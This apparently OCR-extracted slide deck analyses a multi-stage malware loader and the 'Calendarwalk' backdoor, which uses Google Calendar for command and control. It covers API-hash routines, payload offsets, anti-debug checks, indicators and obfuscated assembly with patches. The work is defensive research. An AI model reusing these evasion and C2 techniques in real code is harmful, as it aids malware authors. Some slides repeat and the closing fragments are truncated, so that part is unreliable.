
```
def compute_hash_mul83_add(function_name):

    hash_value = 0

    for byte in function_name:
        hash_value = (hash_value * 0x83 + byte) & 0xFFFFFFFF

    hash_value &= 0x7FFFFFFF

    return hash_value
```



```
def compute_hash_mul21_add(function_name):

    hash_value = 5903

    for byte in function_name:
        hash_value = (hash_value * 0x21 + byte) & 0xFFFFFFFF

    hash_value &= 0x7FFFFFFF

    return hash_value
```

Payload Structure in Third Stage Loader

- Calculates payload offset by Virtual Addr, Virtual Size and Payload Size for each section
- In this case, the payload is located in `.reloc`



Name	Raw Addr.	Raw size	Virtual Addr.	Virtual Size	Characteristics	Ptr to Reloc.	Num. of
.text	400	A000	1000	9F00	60000020	0	0
.rdata	A400	8A00	B000	890A	40000040	0	0
.data	12E00	A00	14000	1A88	C0000040	0	0
.pdata	13800	E00	16000	CFC	40000040	0	0
.reloc	14600	CB200	17000	CB10F	42000040	0	0

Payload offset
= start_address + virtual_size – payload_size - 4
= 0x17000 + 0xcb10f – 0xcaadb -4
= 0x17630


Offset: 0x17630

.reloc segment

```
                                   ⋮
E6 6A D5 B6 AA 0C 00 EC 0C 00 00 AF 80 1E 25 D2   æjÕ¶ª..ì...¯€.%Ò
B7 5E C5 FC B5 AA FF 66 7A D2 87 30 EE C2 3A D2   ·^Åüµªÿfzò‡0îÂ:Ò
1D FE 1F 1F 1D 43 70 65 7A D2 4B FC 22 8A B1 16   .þ...CpezÒKü"Š±.
55 77 47 17 55 23 97 76 32 5B F7 28 A6 4B 42 F2   UwG.U#—v2[÷(¦KBò
5C A8 57 9C F1 8A B7 05 3B EE CB BB 27 8B B1 0A   \¨WœñŠ·.;îË»'‹±.
96 14 94 93 15 22 FF 66 7A 57 4E 44 85 80 B9 6E   –.”“."ÿfzWND…€¹n
15 72 1F 1F 1D AA 8B 06 33 5F 83 39 AA 49 62 CA   .r...ª‹.3_ƒ9ªIbÊ
58 7B C4 6B 4E 21 B7 46 3F E1 47 BB 96 DE 73 D1   X{ÄkN!·F?áG»–ÞsÑ
D4 75 6F 3B 54 A9 06 2F 79 23 C2 B5 35 B6 03 96   Ôuo;T©./y#Âµ5¶.–
96 EF 52 1C CC E7 74 94 49 00 C6 BA EC 29 2B BB   –ïR.Ìçt”I.Æºì)+»
                                   ⋮
DD 8A 2B 57 96 3E DB C6 7A D2 87 CF 2B F9 54 C6   ÝŠ+W–>ÛÆzÒ‡Ï+ùTÆ
6F 21 F4 30 96 FC AF 27 C2 D2 C7 30 EE 8A B1 19   o!ô0–ü¯'ÂÒÇ0îŠ±.
E2 AA 3B 37 2E 6A B7 E5 BE 9A C6 6F AF 9C 7B 8F   âª;7.j·å¾šÆo¯œ{.
5C A2 40 41 40 F1 3C 25 75 65 83 5F AF 49 06 54   \¢@A@ñ<%ueƒ_¯I.T
55 FD E4 57 96 6D 14 B8 B6 1E 4B DB AA 0C 00 00   Uýäw–m.¸¶.KÛª...
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

Payload Structure in Third Stage Loader


- Calculates `mul21_add` hash with payload content and `hash_seed`, and verify the hash value in payload
- If hash value check is passed, it decrypts the payload with XOR



```
                                  ⋮
E6 6A D5 B6 AA 0C 00 EC 0C 00 00 AF 80 1E 25 D2   æjÕ¶ª..ì...¯€.%Ò
B7 5E C5 FC B5 AA FF 66 7A D2 87 30 EE C2 3A D2   ·^Åüµªÿfzò‡0îÂ:Ò
1D FE 1F 1F 1D 43 70 65 7A D2 4B FC 22 8A B1 16   .þ...CpezÒKü"Š±.
55 77 47 17 55 23 97 76 32 5B F7 28 A6 4B 42 F2   UwG.U#—v2[÷(¦KBò
5C A8 57 9C F1 8A B7 05 3B EE CB BB 27 8B B1 0A   \¨WœñŠ·.;îË»'‹±.
96 14 94 93 15 22 FF 66 7A 57 4E 44 85 80 B9 6E   –.”“."ÿfzWND…€¹n
15 72 1F 1F 1D AA 8B 06 33 5F 83 39 AA 49 62 CA   .r...ª‹.3_ƒ9ªIbÊ
58 7B C4 6B 4E 21 B7 46 3F E1 47 BB 96 DE 73 D1   X{ÄkN!·F?áG»–ÞsÑ
D4 75 6F 3B 54 A9 06 2F 79 23 C2 B5 35 B6 03 96   Ôuo;T©./y#Âµ5¶.–
96 EF 52 1C CC E7 74 94 49 00 C6 BA EC 29 2B BB   –ïR.Ìçt”I.Æºì)+»
                                  ⋮
DD 8A 2B 57 96 3E DB C6 7A D2 87 CF 2B F9 54 C6   ÝŠ+W–>ÛÆzÒ‡Ï+ùTÆ
6F 21 F4 30 96 FC AF 27 C2 D2 C7 30 EE 8A B1 19   o!ô0–ü¯'ÂÒÇ0îŠ±.
E2 AA 3B 37 2E 6A B7 E5 BE 9A C6 6F AF 9C 7B 8F   âª;7.j·å¾šÆo¯œ{.
5C A2 40 41 40 F1 3C 25 75 65 83 5F AF 49 06 54   \¢@A@ñ<%ueƒ_¯I.T
55 FD E4 57 96 6D 14 B8 B6 1E 4B DB AA 0C 00 00   UýäW–m.¸¶.KÛª...
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

Execution Flow (Forth-stage and Fifth-stage)

- Fourth-stage shellcode is a feature-rich loader that includes
  - **API hash**: `mul83_add` (same as second-stage shellcode)
  - **Anti-debug check**
    - Retrieve COM object with non-existed CLSID
    - IsDebuggerPresent() check
    - Check memory size > 3GB
    - Check process name with `ida.exe`, `ida64.exe`, `x32dbg.exe`, `x64dbg.exe`, `x96dbg.exe`
  - **Victim identity check**: Hostname and MAC address
  - **Mutex**: `ZLcaU2MeTQJ52Ec`
  - LZNT1 decompress payload and execute fifth-stage shellcode (Simple loader to load final backdoor)




```
a86dedc0f655b50:                               ; DATA XREF: sub_180021F20+3CC↑o
                text "UTF-16LE", '86dedc0f655b5056132587a90a03352fe4d0c76e417cc16fa410a57cdaedec83@group.calendar.google.com',0
a525004962650Ln db '525004962650-lnbldpmts158v0n1gtdeeh9hec0ti96v.apps.googleusercontent.com',0
```

Calendarwalk Backdoor

- First used by Amoeba in October 2024
- Feature
  - Google Calendar service as C2 protocol
  - Compiler level code obfuscation
  - Resolve stack strings with XOR decryption during runtime
    - Except for token information (`client_id`, `client_secret`, `refresh_token` and `calendar_id`) and etc.

Obfuscation in Calendarwalk


- Indirect function calls with arithmetic calculation for target address
- Not only function calls, conditional jumps and direct jumps are also obfuscated



```
mov     rax, cs:off_180133920
mov     r8, 42A300723A259F0h
mov     r10, 16B950097788379Dh
add     r10, [rax+r8]
xor     r8d, r8d
call    r10
```

Simple function call with code obfuscation

Branch condition




```
mov     rax, cs:off_180127B50
add     rax, r12
mov     rcx, r15
mov     rdx, r14
call    rax
mov     rax, cs:off_180127B58
add     rax, r12
mov     rcx, rbx
mov     rdx, r14
call    rax
test    al, al
mov     eax, 170h
mov     ecx, 0E0h
cmovnz  rax, rcx
add     rax, cs:off_1801344F0
mov     rax, [rsi+rax]
add     rax, rdi
jmp     rax
```

Conditional branch with code obfuscation

Patch for Obfuscation in Calendarwalk

- Analyze the obfuscation logic and manually patch the assembly with IDAPython and flare-emu
- Not fully automatic due to the complexity of conditional branch and register reuse




```
0000000180001660                push    rsi
0000000180001661                sub     rsp, 20h
0000000180001665                mov     rsi, rdx
0000000180001668                mov     rax, cs:off_1801338A8
000000018000166F                mov     rdx, 4D11BD8AD3F6E584h
0000000180001679                mov     r8, 12413DE9C1742129h
0000000180001683                add     r8, [rax+rdx]
0000000180001687                call    r8
000000018000168A                lea     rax, [rax+rsi*2]
000000018000168E                add     rsp, 20h
0000000180001692                pop     rsi
0000000180001693                retn
```

Patch assembly

```
push    rsi
sub     rsp, 20h
mov     rsi, rdx
mov     rax, cs:off_1801338A8
mov     rdx, 4D11BD8AD3F6E584h
mov     r8, 12413DE9C1742129h
call    sub_180036B10   ; Original: add     r8, [rax+rdx]
nop
nop
lea     rax, [rax+rsi*2]
add     rsp, 20h
pop     rsi
retn
```

Patch for Obfuscation in Calendarwalk

- Analyze the obfuscation logic and manually patch the assembly with IDAPython and flare-emu
- Not fully automatic due to the complexity of conditional branch and register reuse




```
0000000180001660
0000000180001661
0000000180001665
0000000180001668
000000018000166F
0000000180001679
0000000180001683
0000000180001687
000000018000168A
000000018000168E
0000000180001692
0000000180001693
```

```
mov     rax, cs:off_180127B50
add     rax, r12
mov     rcx, r15
mov     rdx, r14
call    rax
mov     rax, cs:off_180127B58
add     rax, r12
mov     rcx, rbx
mov     rdx, r14
call    rax
test    al, al
mov     eax, 170h
mov     ecx, 0E0h
cmovnz  rax, rcx
add     rax, cs:off_1801344F
mov     rax, [rsi+rax]
add     rax, rdi
jmp     rax
```

```
: add     r8, [rax+rdx]
```

